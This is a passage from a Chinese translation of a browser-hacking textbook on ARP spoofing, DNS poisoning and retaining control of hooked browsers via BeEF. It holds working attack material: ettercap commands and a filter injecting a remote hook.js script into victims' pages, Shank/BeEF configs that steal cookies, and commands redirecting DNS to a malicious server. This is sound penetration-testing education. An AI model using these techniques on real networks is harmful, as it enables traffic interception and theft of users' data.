ARP（Address Resolution Protocol，地址解析协议）欺骗，也称为ARP下毒，指的是欺骗一个设备把本来应该发到别处的数据发给你，有些类似于把邮件重定向到另一个设备。

收到数据后，你甚至可以自己再转发，从而不引起目标的警觉。不光是转发，你还可以在目标不知道的情况下修改内容。实际上，通过网络通信的时候，很多协议都起不到一个薄薄的信封所能起到的保护作用。

简单地说，ARP用于从IP地址到MAC地址的网络层地址解析。这种从第三层到第二层的映射，为ARP欺骗提供了绝好的机会。以下流程是ARP请求在IPv4网络中正常工作的过程。

- 计算机A（10.0.0.1）要与服务器B（10.0.0.20）通信，因此它在自己的ARP缓存中查询10.0.0.20的MAC地址。
- 如果找到MAC地址，流量将通过网络接口被提交到该MAC地址。
- 如果没有找到MAC地址，则向本地网段广播一条ARP消息，询问哪个MAC地址的IP是10.0.0.20。这个请求会被提交给MAC地址FF:FF:FF:FF:FF:FF，然后具有相应IP地址的网络适配器就会响应。
- 服务器B接收到这个请求，于是将自己的MAC地址作为响应提交给计算机A的MAC地址。

图2-5展示了Wireshark中的一个ARP请求与响应的示例。




图2-5　Wireshark中的ARP流量

ARP欺骗之所以成为可能，是因为ARP协议没有办法验证ARP流量。而让ARP欺骗特别有效的一点，就是你不需要等待广播请求MAC地址。

相反，你可以主动告诉目标机器哪个IP地址映射到哪个MAC地址，即向目标系统凭空发送一条ARP消息。这条消息会更新目标的本地ARP缓存，把你伪造的内容保存起来，从而使后续的所有IP流量都发送给你，而不是受害机器。

Alberto Ornaghi和Marco Valleri开发的ettercap[27]，是在本地网络中执行这种中间人攻击的最流

行的工具之一。除了ARP欺骗攻击，这个工具还可用于执行DHCP欺骗、端口盗窃和数据包过滤等。Dug Song开发的工具dsniff[28]与ettercap类似，提供的功能包括对伪证嗅探及其他中间人攻击的多种过滤器。

如果在一个对等网络中实施下面这个ARP欺骗的例子，有可能造成系统宕机。因此这个例子以及所有例子都要谨慎操作。记住这一点后，就可以在命令行中输入以下命令来使用ettercap：

```
ettercap -T -Q -M arp:remote -i <network interface> /<target1>/ /<target2>/
```

其中的属性具有以下含义。

- `-T`：在文本模式中运行。
- `-Q`：在超级安静模式中运行，很多输出都不会出现了。
- `-M`：执行中间人攻击。
- `arp:remote`：指定中间人攻击的方式是ARP欺骗。`remote`选项可以让你嗅探到针对某个网关的远程IP流量。
- `-i`：指定网络接口，比如wlan0。
- 最后两个`target`用于指定要攻击的IP地址，可以是一个IP地址范围，也可以是整个子网。例如，要对流量经过网关的子网中的所有主机欺骗，可以指定`/<gateway IP>/ //`。

执行前面命令的输出类似如下所示，包括本地网络上从DropBox到一个客户端的HTTP响应的可视化显示：

```
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Listening on en0... (Ethernet)

  en0 -> 60:C5:47:06:85:22         192.168.1.1     255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf
 file
Privileges dropped to UID 65534 GID 65534...

   0 plugins (disabled by configure...)
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================>| 100.00 %

4 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.1.254 00:04:ED:27:D3:8A

 GROUP 2 : ANY (all the hosts in the list)
```

```
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Packet visualization restarted...

Sun Mar  3 11:24:11 2013
TCP  108.160.160.162:80 --> 192.168.1.101:50113 | AP

HTTP/1.1 200 OK.
X-DB-Timeout: 120.
Pragma: no-cache.
Cache-Control: no-cache.
Content-Type: text/plain.
Date: Sun, 03 Mar 2013 03:24:08 GMT.
Content-Length: 15.
.
{"ret": "punt"}
```

除了简单的ARP嗅探，ettercap还有插件和过滤器，让你在流量经过系统时对其进行修改。这样就为你向目标浏览器注入初始化指令打开了方便之门。

在创建针对Web流量的注入过滤器时，经常会遇到一个问题，就是Web服务器经常会压缩发回的数据。这样就让攻击更复杂了，从而增加了工作量。

此时有两个选择。一是破坏Accept-Encoding首部，二是将Accept-Encoding的值替换为`identity`。`identity`值可以保证服务器不使用压缩，而且总会返回纯文本数据。这样就会让攻击变得简单多了。

在ettercap中创建过滤器以修改流量（假设是纯文本数据），无非就是创建一个包含类似以下代码的文本文件：

```
if (ip.proto == TCP && tcp.src == 80) {
  replace("</body>", "<script src='http://browserhacker.com/hook.js'>
    </script></body>");
  replace("Accept-Encoding: gzip, deflate",
    "Accept-Encoding:identity               ");
}
```

保存这个文件后，执行如下命令，就可以把它转换成ettercap过滤器：

```
etterfilter input.txt -o hookfilter.ef
```

要通过ettercap运行这个过滤器，需要通过`-F`选项来指定.ef文件，比如：

```
ettercap -T -Q -F hookfilter.ef
-M arp:remote -i <网络接口> // //
```

最后，通过指定两个空目标，可以让ettercap对其检测到的所有流量都执行ARP欺骗，而不局限于特定的IP地址。当然，如果子网中的客户端非常之多，也要注意，因为子网中所有对外通信的主机的流量，都会一下子集中到你这里来。而这会在不经意间导致网络拒绝服务。因此，我们推荐把网关作为目标，毕竟大多数Web流量都经过网关。

sslstrip

Moxie Marlinspike的sslstrip是一个发布于2009年的工具，用于透明地劫持HTTP流量。这个工具的原理是查找HTTPS链接，重定向并修改它们，使之通过一个本地代理使用HTTP。使用这个工具可以篡改和查看想通过HTTPS传输的流量。sslstrip自身并不包含内置的ARP欺骗功能，但将其与arpspoof或ettercap一块使用也很简单。

要了解关于sslstrip的更多信息，可以参考这个链接：http://www.thoughtcrime.org/software/sslstrip/。

虽然ettercap的用途很多，可以用来执行各种中间人攻击，但我们主要想使用它来向目标浏览器注入初始化指令。前面的例子演示了如何使用ettercap，不过Ryan Linn和Steve Ocepek的研究[29]表明，还有比这种攻击更快的方式。

这个工具就是Shank，利用了BeEF及Metasploit的PacketFu库。Shank会在流量经过本地子网时，自动将BeEF的初始控制代码注入其中。

自动化的背后是Ruby脚本在执行ARP欺骗和HTTP内容注入。Shank会与BeEF通信，确定某个受害IP地址是否已经被注入了初始控制代码。如果没有，它才会注入。这样就能保证对每个浏览器只注入一次控制代码。

为了执行攻击，需要安装和运行BeEF，而且系统还要有PacketFu库。可以使用如下命令安装这个库：

```
gem install packetfu
```

通过https://github.com/SpiderLabs/beef_injection_framework下载相应脚本后，需要配置环境。首先，在shank.rb中更新`@beef_ip`设置：

```
DEBUG = true
ARP_TIMEOUT = 30
@beef_ip = '192.168.2.54'
@beef_user = 'beef'
@beef_pass = 'beef'
```

其次，需要更新autorun.rb文件。这个文件用于指定哪些模块在新的浏览器一连接到BeEF时就立即执行。可以在`@autorun_mods`数组中看到那些会自动执行的模块。

```
# REST API root 端点
ATTACK_DOMAIN = "127.0.0.1"
RESTAPI_HOOKS = "http://" + ATTACK_DOMAIN + ":3000/api/hooks"
RESTAPI_LOGS = "http://" + ATTACK_DOMAIN + ":3000/api/logs"
RESTAPI_MODULES = "http://" + ATTACK_DOMAIN + ":3000/api/modules"
RESTAPI_ADMIN = "http://" + ATTACK_DOMAIN + ":3000/api/admin"

BEEF_USER = "beef"
BEEF_PASSWD = "beef"

@autorun_mods = [
  { 'Invisible_iframe' => {'target' => 'http://192.168.50.52/' }},
```

```
    { 'Browser_fingerprinting' => {}},
    { 'Get_cookie' => {}},
    { 'Get_system_info' => {}}
]
```

配置这两个文件后，一切就准备就绪了。然后打开终端，在新的窗口中执行以下步骤。

(1) 启动BeEF（在相应的文件夹中）：`ruby beef`。

(2) 启动Shank：`ruby shank.rb <目标网络地址>`。

(3) 启动自动运行脚本：`ruby autorun.rb`。

做完这些后，应该可以在三个终端窗口中看到活动发生了。当然，你可以直接访问BeEF管理界面：http://127.0.0.1:3000/ui/panel/。

CORE Security的Taylor Pennington也开发了一个工具，可以用来跟BeEF注入配合执行类似的ARP欺骗攻击。这个工具就是g0tBeEF，详情地址在这里：https://github.com/kimj-1/g0tBeEF。

4. DNS下毒

ARP下毒是一种把你的计算机插到本地网络中两个节点之间的好办法，但它并非在任何情况下都有效。有时候，我们还可以采用另一种中间人攻击手段，即在DNS（Domain Name System，域名系统）记录中下毒。

ARP是把IP地址转换为MAC地址，而DNS是把域名转换为IP地址。简单地说，DNS可以把browserhacker.com转换为IP地址：213.165.242.10。

DNS的工作机制涉及多个层次。首先，本地DNS查询发生在你的计算机上，查询的是计算缓存和hosts文件。如果在这个层次上找不到结果，就会向计算机中设定的DNS服务器发送DNS请求。

这样，向DNS下毒也就有了很多可乘之机。比如，可以针对顶级DNS服务器、低级DNS服务器，甚至针对目标的本地DNS缓存。如果你可以控制这些DNS记录，就可以对目标发送自己的响应。不言而喻，你也就有机会运行自己的初始化代码了。

篡改客户端的DNS设置

在不同的操作系统中，篡改DNS设置的途径也不一样。

Windows

在现代Windows系统中，通过编辑C:\Windows\System32\drivers\etc\hosts，可以插入任意DNS条目。多数情况下，都必须拥有管理员权限才能编辑这个文件。这个文件中条目的格式为：

```
<ip address><dns name>
```

比如，要想让某个计算机访问谷歌时打开你的网站，可以在这个文件中添加以下条目：

```
<你的IP地址> www.google.com
```

除了向本地hosts文件中插入任意记录，还可以在命令行中针对特定的网络接口更新Windows DNS设置。在被侵入的计算机中，可以通过批处理文件或小型编译程序执行如下命令：

```
netsh interface ip set dns name="Local Area Connection"\source=static addr=<你的恶意DNS服务器的IP地址>
```

还可以简写为：

```
netsh interface ip set dns "Local Area Connection" static <IP>
```

Linux/Unix/OS X

Linux、Unix和OS X系统的hosts记录保存在/etc/hosts中。这个文件中条目的格式与Windows的hosts文件类似，同样也需要root权限才能修改。

这些操作系统中的DNS设置都依赖于/etc/resolv.conf文件。在权限正确的情况下，可以通过以下命令来修改这个文件：

```
echo "nameserver <恶意DNS服务器的IP地址>" > /etc/resolv.conf
```

除了修改客户端DNS设置之外，另一个可以影响DNS的地方是本地网络层。利用前面讨论的ARP下毒攻击，可以把你的计算机设置为本地网络的DNS服务器。

前面介绍的ettercap中提供一个名为DNSSpoof的模块，可以自动帮你执行此类攻击。首先，要修改etter.dns文件，添加你的恶意DNS条目。在Linux系统中，这个文件的位置一般是/usr/share/ettercap/etter.dns，而在OS X中，则通常是/opt/local/share/ettercap/etter.dns。执行攻击时，还是像以前一样运行ettercap，但同时还必须指定一个插件：

```
ettercap -T -Q -P dns_spoof -M arp:remote
-i <网络接口> /<要攻击的IP地址>/ //
```

在上述所有情况下，只要控制了目标计算机或网络的DNS，你就可以装扮成任何名字的计算机或服务器。那怎么利用这个中间人攻击技术注入初始化控制代码呢？建议你首先监控正常的Web流量，看一看是否使用了代理服务器。如果使用了，那最好装扮成这个代理服务器，因为本地浏览器无论如何都会把请求提交给它。

5. 利用缓存

Robert Hansen[30]发现，浏览器使用非公开可路由IP地址缓存来源存在安全问题。浏览器使用的IP地址范围是10.0.0.0/8、172.16.0.0/12和192.168.0.0/16。Hansen演示了在某些情况下，可以向某个来源注入恶意代码。

如果目标使用了相同的非可路由地址连接另一个网络，就为你提供了下手的机会。这种攻击甚至可以让你绕过SOP潜入内部服务器。

举个例子，某目标可能在一家网吧上网，而你已经侵入了这家网吧。于是，你可以使用前面介绍的ARP中间人攻击技术，修改网络中的任何HTTP请求。当然，你得提前规划好，而且外网必须有一个你控制的BeEF服务器运行。

(1) 中间人攻击开始后，可以等待目标的任何HTTP请求。然后，在响应中插入多个IFrame，从你的每个目标IP加载内容。

(2) 加载的内容可以缓存到目标浏览器。每个IFrame加载的内容都可以嵌入初始化指令，并且可以回连到外网的BeEF服务器。

(3) 当目标断开对外网的连接时，或者回到办公室或家里继续上网时，浏览器还会不断与BeEF

服务器保持通信。

(4) 如果后续某个阶段，目标访问了某个私有IP地址，比如他家路由器的管理页面，那你之前缓存的内容就会在该源中执行。

这些情况在特定的VPN环境下也能加以利用，前述过程也是类似的。这当然可能是由于JavaScript一旦在浏览器中执行，就有可能长期保存，比浏览器缓存，甚至比DNS缓存保存的时间还要长。

本节介绍了一些即使不利用Web应用的隐患，也能在浏览器中执行恶意代码的技术。有时候，只要拥有某个网络的访问权，就可以对目标注入初始化控制代码。

2.3 小结

本章主要关注的是利用浏览器的信任入侵时面临的第一道障碍。虽然我们想尽力全面地展示各种向浏览器注入恶意代码的方式，但没有一种方法介绍得非常详细。浏览器一直在进步，而互联网的快速发展，以及所有攻击技术都能在网上找到，只是导致这个攻击面不断变化的两个主要因素。

我们探索了不同的方法，每种方法只关注实现控制浏览器这个目标的主要手段及技术。而当你打开这扇安全门之后，会惊讶地发现原来浏览器能够提供给你那么多的信息。

当然，执行初始化指令只是你必须跨越的两个重要障碍中的一个。另一个要跨越的障碍就是想方设法保持与入侵浏览器的通信渠道畅通。攻击浏览器过程中的下一步都有哪些内容需要了解？下一章将为你揭晓。

2.4 问题

(1) 攻击者如果想在浏览器中执行自己的代码，需要采取哪些手段？

(2) 描述一下几种XSS攻击的不同之处。

(3) 描述一下可能阻止XSS执行的浏览器安全机制。

(4) 说出几个著名的XSS病毒，以及它们的传播方式。

(5) 描述一种攻击者可能采用的侵入网站并执行恶意代码的方法。

(6) 什么条件下可以使用sslstrip？

(7) 描述一下ARP欺骗。

(8) 钓鱼与垃圾邮件有什么区别？

(9) 简单概括一下社会工程攻击的几个步骤。

(10) 描述一下什么是物理"诱饵"技术。

要查看问题的答案，请访问本书网站https://browserhacker.com/answers，或者Wiley的网站http://www.wiley.com/go/browserhackershandbook。

2.5 注释

1. Netscape. (1995). *Netscape and Sun announce JavaScript for enterprise networks and the Internet*. Retrieved February 23, 2013 from http://web.archive.org/web/20070916144913/http://wp.netscape.com/newsref/pr/newsrelease67.html
2. Carnegie Mellon University. (2000). *CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests*. Retrieved February 23, 2013 from http://www.cert.org/advisories/CA-2000-02.html
3. Jeremiah Grossman. (2006). *The origins of Cross-Site Scripting (XSS)*. Retrieved February 23, 2013 from http://jeremiahgrossman.blogspot .com.au/2006/07/origins-of-cross-site-scripting-xss.html
4. Jon Oberheide. (2011). *How I Almost Won Pwn2Own via XSS*. Retrieved March 3, 2013 from http://jon.oberheide.org/blog/2011/03/07/ how-i-almost-won-pwn2own-via-xss/
5. Roi Saltzman. (2009). *Google Chrome Universal XSS Vulnerability*. Retrieved March 4, 2013 from http://blog.watchfire.com/wfblog/2009/04/googlechrome- universal-xss-vulnerability-.html
6. Wade Alcorn. (2005). *The Cross-site Scripting Virus*. Retrieved February 23, 2013 from http://www.bindshell.net/papers/xssv.html
7. Robert Hansen. (2008). *Diminutive Worm Contest Wrapup*. Retrieved February 23, 2013 from http://ha.ckers.org/blog/20080110/ diminutive-worm-contest-wrapup/
8. Mario Heiderich, Jorg Schwenk, Tilman Frosch, Jonas Magazinius, Edward Yang. (2013). *mXSS attacks: attacking well-secured web applications by using innerHTML mutations*. Retrieved October 19, 2013 from https://cure53 .de/fp170.pdf
9. Ryan Barnett. (2013). *ModSecurity XSS Evasion Challenge Results*. Retrieved February 23, 2013 from http://blog.spiderlabs.com/2013/09/ modsecurity-xss-evasion-challenge-results.html
10. Gareth Heyes. (2012). *XSS technique without parentheses*. Retrieved February 23, 2013 from http://www.thespanner.co.uk/2012/05/01/ xss-technique-without-parentheses/
11. Matt Johansen and Jeremiah Grossman. (2013). *Million Browser Botnet*. Retrieved October 19, 2013 from https://media.blackhat.com/us-13/ us-13-Grossman-Million-Browser-Botnet.pdf
12. Andrew Levin. (2007). *File:PhishingTrustedBank.png*. Retrieved February 23, 2013 from http://en.wikipedia.org/wiki/File:PhishingTrustedBank.png
13. Maltego. (2012). *Maltego: What is Maltego?*. Retrieved February 23, 2013 from http://www.paterva.com/web6/products/maltego.php
14. Christian Martorella. (2013). *theHarvester information gathering*. Retrieved February 23, 2013 from http://code.google.com/p/theharvester/
15. BBC. (2004). *Passwords revealed by sweet deal*. Retrieved February 23, 2013 from http://news.bbc.co.uk/2/hi/technology/3639679.stm
16. John Leyden. (2012). *That square QR barcode on the poster? Check it's not a sticker*. Retrieved February 23, 2013 from http://www.theregister.co.uk/2012/12/10/qr_code_sticker_scam/
17. Google. (2012). *Google Chart Tools*. Retrieved March 3, 2013 from https://developers.google.com/chart/
18. Google. (2012). *Safe Browsing API*. Retrieved March 3, 2013 from https://developers.google.com/safe-browsing/

19. Amit Klein. (2010). *The Golden Hour of Phishing Attacks*. Retrieved February 23, 2013 from http://www.trusteer.com/blog/golden-hour-phishing-attacks
20. Limor S. Kessem. (2013). *Laser Precision Phishing—Are You on the Bouncer's List Today?*. Retrieved February 23, 2013 from http://blogs.rsa.com/laser-precision-phishing-are-you-on-the-bouncers-list-today/
21. Doug MacDonald and Derek Manky. (2009). *Zeus: God of DIY Botnets*. Retrieved October 19, 2013 from http://www.fortiguard.com/analysis/zeusanalysis.html
22. Scott Fluhrer, Itsik Mantin and Adi Shamir. (2001). *Weaknesses in the Key Scheduling Algorithm of RC4*. Retrieved February 23, 2013 from http://aboba.drizzlehosting.com/IEEE/rc4_ksaproc.pdf
23. Thomas d'Otreppe. (2012). *Aircrack-ng*. Retrieved February 23, 2013 from http://www.aircrack-ng.org/doku.php?id=Main
24. Dino A. Dai Zovi and Shane Macaulay. (2006). *KARMA Wireless Client Security Assessment Tools*. Retrieved February 23, 2013 from http://www.theta44.org/karma/
25. Russell Davies. (2012). *Upside-Down-TernetHowTo*. Retrieved February 23, 2013 from https://help.ubuntu.com/community/Upside-Down-TernetHowTo
26. Pete Lamonica. (2013). *Siri Proxy*. Retrieved February 23, 2013 from https://github.com/plamoni/SiriProxy
27. Alberto Ornaghi, Marco Valleri, Emilio Escobar, Eric Milam, and Gianfranco Costamagna. (2013). *Ettercap — A suite for man in the middle attacks*. Retrieved February 23, 2013 from https://github.com/Ettercap/ettercap
28. Dug Song. (2002). *Dsniff*. Retrieved February 23, 2013 from http://monkey.org/~dugsong/dsniff/
29. Ryan Linn and Steve Ocepek. (2012). *Hookin' Ain't Easy—BeEF Injection with MITM*. Retrieved February 23, 2013 from http://media.blackhat.com/bh-us-12/Briefings/Ocepek/BH_US_12_Ocepek_Linn_BeEF_MITM_WP.pdf
30. Robert Hansen. (2009). *RFC1918 Caching Security Issues*. Retrieved March 6, 2013 from http://www.sectheory.com/rfc1918-security-issues.htm

第 3 章

持续控制

如果你好不容易踏进了屋门，不一会儿工夫屋门又“砰”地一声关上了，那还有什么意思呢？第2章讲解的就是怎么迈进屋子的技术。紧接着，你得知道怎么让屋门始终为你敞开。用黑客的话说，就是在你获得了对浏览器的初始控制之后，必须想办法将控制持久化。这也就是我们浏览器攻击方法论中的持续控制（Retaining Control）阶段。

对目标的持续控制可以宽泛地分成两个方面，一方面是持久通信（Retaining Communication），另一方面是持久存续（Retaining Persistence）。持久通信的基础是建立一种机制，通过持久的通信渠道，保障对一个或多个浏览器的持续控制。持久存续的技术涉及让通信渠道保持畅通，无论用户采取什么动作都不受干扰。

在后面几章里，我们会看到很多攻击需要时间执行，有的甚至需要秒级的时间。在执行连锁攻击时，这些时间会叠加起来，因为有很多操作混在一起。在这种情况下，拥有一个稳定的通信渠道，是任何浏览器攻击活动的必要前提。没有这个前提，一旦时间不够用，你就会被打回原点。

本章介绍一些对目标浏览器进行持续控制的技术，为实现攻击目标提供时间保障。不过，介绍的这些方法绝非全部。有些你可能已经了解了，而有些可能只适用于特定的浏览器类型和版本。

3.1 理解控制持久化

保持对目标的控制比执行初始化指令还要困难。除非你有办法把代码注入每个页面，否则目标浏览器一切换网址，控制就会立即消失。理想情况下，保持对浏览器的控制不仅意味着断开网络时不失去控制，同时也意味着与用户访问哪个网站不相关。

为什么非得保证对浏览器的持续控制呢？如果可以在目标浏览器中执行代码，就以为做完了所有的事，这样对吗？不，大错特错，这远远不够！假设你想知道目标浏览器所在的本地网络有哪些主机是活动的，然后紧接着来一番JavaScript端口扫描。检测过程可能得花点时间，取决于活动主机和端口的多少。显然，这种情况下你需要在一定的时间内保持对浏览器的控制。

持续控制目标可以大致分为两个方面，一方面是持久通信，另一方面是持久存续。这两个方面同等重要，因为它们能够延长你攻击浏览器的可用时间。

持久通信的实现靠的是使用不同渠道接触被你控制的服务器。某些情况下，甚至不靠HTTP，

而只靠DNS就可以做到。你可以选择其中速度最快的，但有可能牺牲与旧浏览器的通信。接下来几节会探讨这方面的权衡。

传统操作系统中的黑客程序为了实现持续控制，往往会通过勾连系统调用[1]，直接在内核甚至驱动程序中注入代码，保证操作系统在重启、更新，甚至在系统清理后，仍然可以持续控制。对你而言，如果目标关闭了浏览器，那几乎就没戏了，至少暂时是这样。

勾连

本章和上一章介绍的技术综合起来运用，可以实现所谓**浏览器勾连**（Browser Hooking）。勾连浏览器指的就是与目标浏览器建立双向通信渠道的过程。本书后面也会经常出现“勾连浏览器”的说法。大体的意思就是指浏览器已经被人初始控制，执行了恶意代码，而且又从BeEF等中心服务器接收到了更多指令。被勾连的浏览器在接收并执行了更多指令后，结果将被异步返回给中心服务器。

在某些通信渠道下，有可能执行高级连锁攻击，攻击的形式是命令模块，按照一定的逻辑顺序依次执行。比如，在建立了对浏览器的初始控制后，首先可以取得被勾连浏览器的内部IP地址。掌握了这个IP之后，可以对内部网络执行ping扫描。最后对响应的主机执行端口检测。这些操作可以前后相继，后续流程可以根据前置环节的执行结果做出相应调整。

通过攻击者的工具箱实现了不同攻击代码的模块化之后，可以针对一个隐患执行各种操作。这些操作通常会对攻击者给出反馈循环，而攻击者借此可以通过一个特殊操作发现后续操作的可能性，而后续操作又可能暴露更多隐患。

3.2　通信技术

提到通信，首先必须理解各种通信渠道的工作原理。在选择适当的渠道时，必须考虑浏览器是否支持，以及速度如何。

一些使用先进技术且非常快速的渠道，可能IE6或Opera不支持。根据你的需求，这可能是个问题。比如，你只对Chrome感兴趣，因为你想攻击它的扩展程序。于是，你决定使用WebSocket渠道。那么为了额外的速度，你可能就得牺牲浏览器兼容性。

几乎每一种通信渠道都需要用到轮询。轮询就是客户端不断检查服务器是否有变化或更新。实际实现轮询需要客户端和服务器的配合。而此时的客户端是被注入到目标浏览器中的JavaScript所控制的，服务器则是攻击者所拥有的依赖轮询的软件。

需要通信渠道主要有两个原因：检测客户端是否断开连接，以及从服务器向客户端发送新命令。服务器只要接到轮询请求，就知道客户端还在活动，而且随时可以接收新命令。

接下来几小节，我们将介绍几种创建通信渠道的技术。但要记住，通信渠道是动态可切换的。比如，可以把`XMLHttpRequest`轮询作为默认的通信渠道，而如果浏览器支持就切换到WebSocket。至于WebRTC，由于是一种比较新的技术，在本书写作时只有Chrome和Firefox支持，

所以这里就不介绍了[2]。

3.2.1　使用 XMLHttpRequest 轮询

XMLHttpRequest对象非常适合作为默认的通信渠道，因为所有浏览器都支持它。无论是黑莓手机，还是安卓系统，抑或Windows XP中的IE6，都支持XMLHttpRequest对象。在IE5、IE6等老版本的IE中，需要将Microsoft.XMLHTTP作为ActiveX对象初始化，而从IE7开始，这个对象就原生存在了。

基于XMLHttpRequest对象的通信非常简单。只要通过这个对象不断创建发送给攻击服务器（在这里比如是BeEF）的异步GET请求即可。这些请求定时发送，比如使用setInterval(sendRequest(),2000) Javascript函数每2秒发送一次。BeEF服务器通过以下两种方式响应：

- 以空响应表示没有新动作；
- 以Content-length大于0的响应告诉被控制的浏览器执行新命令。

如图3-1所示，框线框住的响应大小为365字节，因为服务器给客户端发送了新命令。




图3-1　通过Firefox的Firebug插件观察到的XMLHttpRequest轮询细节

新的逻辑是利用JavaScript闭包的JavaScript代码。例如，在下面的代码示例中，exec_wrapper就是一个闭包：

```
var a = 123;
function exec_wrapper(){
  var b = 789;
  function do_something(){
    a = 456;
    console.log(a); // 456 ->函数作用域
    console.log(b); // 678 ->函数作用域
  };
  return do_something;
}

console.log(a); // 123 ->全局作用域
var wrapper = exec_wrapper();
wrapper();
```

闭包

闭包，特别是在JavaScript中，是一种特殊对象，既包含函数，又包含创建函数的环境。前面的代码中，最有意思的是在执行完exec_wrapper()后，你可能会觉得就不能再访问变量b了，特别是它还是在被exec_wrapper()返回的函数do_something()的外部定义的。但结果呢，如果你再执行wrapper()，会看到控制台中输出了456和789。也就是说，变量b仍然是可以访问的。

这是因为exec_wrapper是一个闭包，而作为环境的一部分，任何在创建时声明的局部变量都包含在内。闭包同样适合模拟私有方法，以实现数据可见性，因为JavaScript原生并不提供定义私有方法的语法。而这样做的结果，就是为JavaScript提供了面向对象编程的概念。

闭包非常适合添加动态代码，因为闭包中的私有变量（通过var声明）在全局作用域中是不可见的[3]。使用闭包，可以将环境数据与操作该数据的函数关联起来。

如果你想多次提交前面的代码，为了将新代码“限制”在它自己的函数中，将其逻辑封装到闭包中是必需的。根据BeEF的分类方法，后面的例子将称其为命令模块，因为它们是浏览器要执行的新命令。

扩展闭包的思想，可以创建一个包装器，把命令模块添加到栈中。每次轮询请求完成，stack.pop()会确保移除栈中最后一个元素，然后执行它。下面的代码就是这种方法的示例实现。为简单起见，这里没有包含lock对象和poll()函数：

```
/**
 * 命令栈
 */
commands: new Array(),

/**
 * 包含器。将命令模块添加到命令栈中
 */
execute: function(fn) {
 this.commands.push(fn);
},

/**
 * 轮询。如果响应不等于0，调用execute_commands()
 */
get_commands: function() {
try {
  this.lock = true;
  //轮询server_host以获得新命令
  poll(server_host, function(response) {
   if (response.body != null && response.body.length > 0)
    execute_commands();
  });
  } catch(e){
    this.lock = false;
    return;
```

```
      }
      this.lock = false;
    },

    /**
     * 如果有的话，执行接收到的新命令
     */
    execute_commands: function() {
      if(commands.length == 0) return;
      this.lock = true;
      while(commands.length > 0) {
       command = commands.pop();
         try {
        command();
         } catch(e) {
           console.error(.message);
         }
      }
      this.lock = false;
    }
```

正如你所见，在`execute_commands()`函数中，如果命令栈不是空的，则每一项都会被弹出并执行。之所以可以在try块中调用`command()`，是因为使用了闭包，即命令模块被封装在了自己的匿名函数中：

```
execute(function() {
var msg = "What is your password?";
    prompt(msg);
});
```

匿名函数是指在运行时动态声明的没有名字的函数。匿名函数特别适合执行小块代码，特别是那些只会执行一次，不会在别处被调用的代码。在注册事件处理器的时候，匿名函数的使用非常频繁，例如：

```
aButton.addEventListener('click',function(){alert('you clicked me');},false);
```

在前面的命令模块进入目标浏览器的DOM，并调用`execute()`后，下面的JavaScript代码会成为命令栈中新的一层：

```
function() {
var msg = "What is your password?";
    prompt(msg);
}
```

最终，当运行`commands.pop()`并执行弹出的代码时，就会出现一个prompt对话框，显示`msg`的内容。

看一看示例的实现代码，可以清楚地看到`commands`数组是作为一个栈来实现的。栈是一种后进先出（Last In First Out，LIFO）的数据结构。有读者可能奇怪，为什么不把它实现为先进先出（First In First Out，FIFO）的数据结构？问得好！答案是取决于你的需要。如果想让命令模块的执行彼此关联，让相邻的模块及输入相互依赖，比如后一个模块的输入依赖前一个模块的输出，那么FIFO的数据结构可能更合适。

3.2.2　使用跨域资源共享

CORS扩展了一下SOP，可以允许Web应用指定不同的来源读取HTTP响应。如果你有一个中心攻击服务器，想让它与访问不同来源的浏览器通信，那利用CORS正合适。

BeEF服务器通过包含以下HTTP响应首部实现了这一点，它允许来自任何地方的跨域POST和GET请求：

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET
```

在使用`XMLHttpRequest`对象发送跨域GET请求时，如果目标来源返回了前面的首部，那么浏览器就可以读取其全部HTTP响应。如果没有包含上面的CORS首部，SOP就会阻止`XMLHttpRequest`对象完整读取HTTP响应。

与任何规范一样，CORS也有其实现上的问题。比如IE在第10个版本之前就没有完整支持它，而Opera Mini则完全不支持CORS。IE的第8个和第9个版本通过`XDomainRequest`对象部分支持CORS，但在使用中存在如下限制[4]：

- 仅完全支持HTTP和HTTPS；
- 不允许请求中包含自定义首部；
- 请求的Content-type默认为`text/plain`，而且不能覆盖；
- 不能发送cookie及其他认证请求首部。

使用CORS作为通信渠道，是维系被勾连浏览器与你的服务器持久互动的有效途径。但有时候，你可能想使用更快的渠道，比如WebSocket协议。下一小节我们将介绍它。

3.2.3　使用 WebSocket 通信

